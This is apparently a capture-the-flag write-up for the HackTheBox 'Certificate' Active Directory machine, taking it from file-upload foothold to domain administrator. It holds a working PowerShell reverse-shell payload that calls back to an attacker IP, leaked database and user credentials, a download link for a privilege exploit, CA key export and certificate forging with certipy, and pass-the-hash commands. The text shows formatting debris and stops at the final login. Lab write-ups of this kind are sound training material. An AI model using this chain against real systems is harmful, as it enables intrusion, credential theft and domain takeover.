HackTheBox - Certificate

We root an Active Directory Windows host that also runs a web application. Initial nmap enumeration reveals HTTP, LDAP, SMB and WinRM. We exploit an insecure file upload (ZIP polyglot) to get a web shell, recover DB credentials, crack a user password, pivot via WinRM, use BloodHound to find privilege relationships, abuse Account Operators to reset other users’ passwords, run a local privilege exploit to extract the domain CA PFX, forge an admin certificate with certipy, and obtain a SYSTEM/administrator session.
Port Scan
we start off with a nmap scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
nmap -sC -sV 10.129.140.153 -A -o nmap/initial-scan

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)
|_http-title: Did not follow redirect to http://certificate.htb/
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-01 15:38:56Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-01T15:40:34+00:00; +7h59m56s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb
| Not valid before: 2024-11-04T03:14:54
|_Not valid after:  2025-11-04T03:14:54
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb
| Not valid before: 2024-11-04T03:14:54
|_Not valid after:  2025-11-04T03:14:54
|_ssl-date: 2025-06-01T15:40:34+00:00; +7h59m57s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-01T15:40:35+00:00; +7h59m56s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb
| Not valid before: 2024-11-04T03:14:54
|_Not valid after:  2025-11-04T03:14:54
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-01T15:40:34+00:00; +7h59m57s from scanner time.
| ssl-cert: Subject: commonName=DC01.certificate.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.certificate.htb
| Not valid before: 2024-11-04T03:14:54
|_Not valid after:  2025-11-04T03:14:54
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019|10 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2019 cpe:/o:microsoft:windows_10
Aggressive OS guesses: Windows Server 2019 (97%), Microsoft Windows 10 1903 - 21H1 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Hosts: certificate.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h59m56s, deviation: 0s, median: 7h59m55s
| smb2-time:
|   date: 2025-06-01T15:39:56
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
we are dealing with a window AD server hosting also a web application.
TLS certs reveal domain certificate.htb and host DC01.certificate.htb. I added both to /etc/hosts for convenience.
Smb
We don’t have valid credentials, we try authenticating as the guest user :
1
2
3
4
5
nxc smb 10.129.140.153 -u 'guest' -p ''

SMB         10.129.140.153  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certificate.htb) (signing:True) (SMBv1:False)
SMB         10.129.140.153  445    DC01             [-] certificate.htb\guest: STATUS_ACCOUNT_DISABLED
The account is actually Disabled .With that we can’t do much on smb thus we can move on to the web application.
Web
Enumeration
Visiting the site : 
Poking around we get that we can create an account. 
For the Teachers account registration we need support@certificate.htb to verify and activate the account.
With that we can try inserting an XSS payload to call back to our server. 
However since the HttpOnly is set to True we don’t except the server to send the cookie back to us.
Let’s Explore more on the student by first creating an account and login. As a student we get this welcome page on the courses tab. 
Enrolling on a course allows us to view the course contents. 
The watch doesn’t give anything but the submit quiz does redirect to the page : 
From the page we get this instructions :
- Please select the assignment file you want to upload (the file will be reviewed by the course instructor)
- We accept only the following file types: .pdf .docx .pptx .xlsx
- You include the assignment file in .zip archive file to reduce it’s size
We can upload a the file in this case we can try php reverse shell but the second instruction prevents us from uploading other files other than those with the extensions .pdf .docx .pptx .xlsx but the third instruction allows us to upload a zip file.
Exploitation
We can perform a malicious ZIP polyglot attack path. Where by the attacker creates a ZIP file (combined.zip) that appears innocent but contains embedded malicious content .
The attack is potentially used in phishing or lateral movement.
- Create a harmless-looking file :
1
echo "Hello World" > legit.pdf
- Zip the file :
1
zip real.zip legit.pdf
- Prepare the malicious content :
1
2
3
4
5
6
mkdir malfile

cd malfile

vi shell.php
The payload :
1
2
3
4
<?php
shell_exec("powershell -nop -w hidden -c \"\$client = New-Object System.Net.Sockets.TCPClient('10.10.16.19',7227); \$stream = \$client.GetStream(); [byte[)\$bytes = 0..65535|%{0}; while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){ \$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0,\$i); \$sendback = (iex \$data 2>&1 | Out-String ); \$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> '; \$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2); \$stream.Write(\$sendbyte,0,\$sendbyte.Length); \$stream.Flush()}; \$client.Close()\"");
?>
- Zip the malicious folder :
1
2
3
4
5
6
cd .. # move one directory up.

zip -r mal.zip malfile/
  adding: malfile/ (stored 0%)
  adding: malfile/shell.php (deflated 43%)
- Combine the two ZIPs :
```sh cat real.zip mal.zip > combined.zip
now we have this :
tree . . ├── combined.zip ├── legit.pdf ├── mal.zip ├── malfile │ └── shell.php └── real.zip
2 directories, 5 files
1
2
3
4

Before uploading we set up a nc listener :
```sh
nc -lvnp 7227
We go and upload the zip 
After uploading with no errors we get a link to review our uploaded assignment. Following the link : http://certificate.htb/static/uploads/761998a043d56a52bd3f46a3bda61273/legit.php ,then change to our malicious file at http://certificate.htb/static/uploads/761998a043d56a52bd3f46a3bda61273/malfile/shell.php
And we get a shell on our netcat listener :
1
2
3
4
5
6
7
nc -nlvp 7227
listening on [any] 7227 ...
connect to [10.10.16.19] from (UNKNOWN) [10.129.140.153] 65165
whoami
certificate\xamppuser
PS C:\xampp\htdocs\certificate.htb\static\uploads\761998a043d56a52bd3f46a3bda61273\mal_file>
Lateral movement
Now that we have a shell we enumerate the web directory looking for a database file.
On this C:\xampp\htdocs\certificate.htb directory we get a .dp file. Reading we get :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
<?php
// Database connection using PDO
try {
    $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = 'certificate_webapp_user'; // Change to your DB username
    $db_passwd = 'cert!f!c@teDBPWD'; // Change to your DB password
    $options = [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ];
    $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
    die('Database connection failed: ' . $e->getMessage());
}
?>
Now we have this credentials .
- username :
certificate_webapp_user - Password :
cert!f!c@teDBPWD - Database name :
Certificate_WEBAPP_DB
With this credentials we can access the database.
Enumerating the directories further we get mysql.exe on the directory C:\xampp\mysql\bin and using this executable we can dump the database since we have the username and password.
1
2
3

C:\xampp\mysql\bin\mysql.exe  -u certificate_webapp_user -p "cert!f!c@teDBPWD" -D Certificate_WEBAPP_DB -e "SELECT * FROM USERS;"
From the dump we recovered sarah’s hashed password. Cracked Sarah’s hash (e.g., via hashcat) and got:
username:Sara.Bpassword:Blink182
We used WinRM to login as Sara:
1
2
3
4
nxc winrm certificate.htb  -u "sara.B" -p "Blink182"
WINRM       10.129.189.9    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certificate.htb)
WINRM       10.129.189.9    5985   DC01             [+] certificate.htb\sara.B:Blink182 (Pwn3d!)
WinRM accepted the creds (Pwn3d! in output). With an authenticated AD user we ran bloodhound-python to enumerate AD relations:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
bloodhound-python -c all -ns 10.129.189.9 -d certificate.htb -u "sara.B" -p "Blink182"

INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: certificate.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.certificate.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: dc01.certificate.htb
INFO: Found 19 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WS-05.certificate.htb
INFO: Querying computer: WS-01.certificate.htb
INFO: Querying computer: DC01.certificate.htb
...
Right off we get that the user sara.B has lot’s of permissions thus let’s try to prioritize the relevant ones. Since i want another shell will go for the users in the Remote Management group. 
With that lets see what we can do as sara.B to get to the two direct members of the group. 
From the graph we get that sara.B is a member of Account Operators and with that we have GenericAll permissions over the user Lion.SK and Ryan.K thus we have full control and we can change their passwords to that of our liking :)
Changing using bloodyad
1
bloodyAD --host 10.129.189.9 -d certificate.htb -u sara.B -p 'Blink182' set password 'lion.sk' 'P@ssw0rd1!'
Try this : change password of ryan.k from powershell (should be easy command) We confirm the password change.
1
2
3
4
nxc winrm certificate.htb  -u "lion.sk" -p "P@ssw0rd1!"
WINRM       10.129.189.9    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certificate.htb)
WINRM       10.129.189.9    5985   DC01             [+] certificate.htb\lion.sk:P@ssw0rd1! (Pwn3d!)
Download the exe of this file: https://github.com/CsEnox/SeManageVolumeExploit/releases/download/public/SeManageVolumeExploit.exe
From Ryan.K run this:
1
2
3
4
5
*Evil-WinRM* PS C:\programdata> ./SeManageVolumeExploit.exe
Entries changed: 842

DONE
now we have foll control over C:\ We can run this command to export a pfx
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25

*Evil-WinRM* PS C:\programdata> certutil -exportPFX my "Certificate-LTD-CA" C:\programdata\ca.pfx
my "Personal"
================ Certificate 2 ================
Serial Number: 75b2f4bbf31f108945147b466131bdca
Issuer: CN=Certificate-LTD-CA, DC=certificate, DC=htb
 NotBefore: 11/3/2024 3:55 PM
 NotAfter: 11/3/2034 4:05 PM
Subject: CN=Certificate-LTD-CA, DC=certificate, DC=htb
Certificate Template Name (Certificate Type): CA
CA Version: V0.0
Signature matches Public Key
Root Certificate: Subject matches Issuer
Template: CA, Root Certification Authority
Cert Hash(sha1): 2f02901dcff083ed3dbb6cb0a15bbfee6002b1a8
  Key Container = Certificate-LTD-CA
  Unique container name: 26b68cbdfcd6f5e467996e3f3810f3ca_7989b711-2e3f-4107-9aae-fb8df2e3b958
  Provider = Microsoft Software Key Storage Provider
Signature test passed
Enter new password for output file C:\programdata\ca.pfx:
Enter new password:
Confirm new password:
CertUtil: -exportPFX command completed successfully.
Transfer this ca.pfx to your attacker machine.
1
2
3
4
5
6
certipy forge -ca-pfx ca.pfx -upn administrator@certificate.htb -subject "CN=Administrator,CN=Users,DC=certificate,DC=htb" -out administrator_sherlock.pfx
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Saving forged certificate and private key to 'administrator_sherlock.pfx'
[*] Wrote forged certificate and private key to 'administrator_sherlock.pfx'
Fix local clock skew so Kerberos works.
1
2
3
4
sudo ntpdate 10.129.189.9
[sudo] password for sh3rl0ck:
2025-06-06 20:53:49.909226 (+0300) +28793.617535 +/- 0.071400 10.129.189.9 s1 no-leap
CLOCK: time stepped by 28793.617535
Authenticate with the forged cert and get a TGT:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
certipy auth -pfx administrator_sherlock.pfx -dc-ip 10.129.189.9
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@certificate.htb'
[*] Using principal: 'administrator@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certificate.htb': aad3b435b51404eeaad3b435b51404ee:d804304519bf0143c14cbf1c024408c6
We use the recovered NT hash to login via WinRM:
1
2
3
4
nxc winrm certificate.htb  -u "administrator" -H "d804304519bf0143c14cbf1c024408c6"
WINRM       10.129.189.9    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certificate.htb)
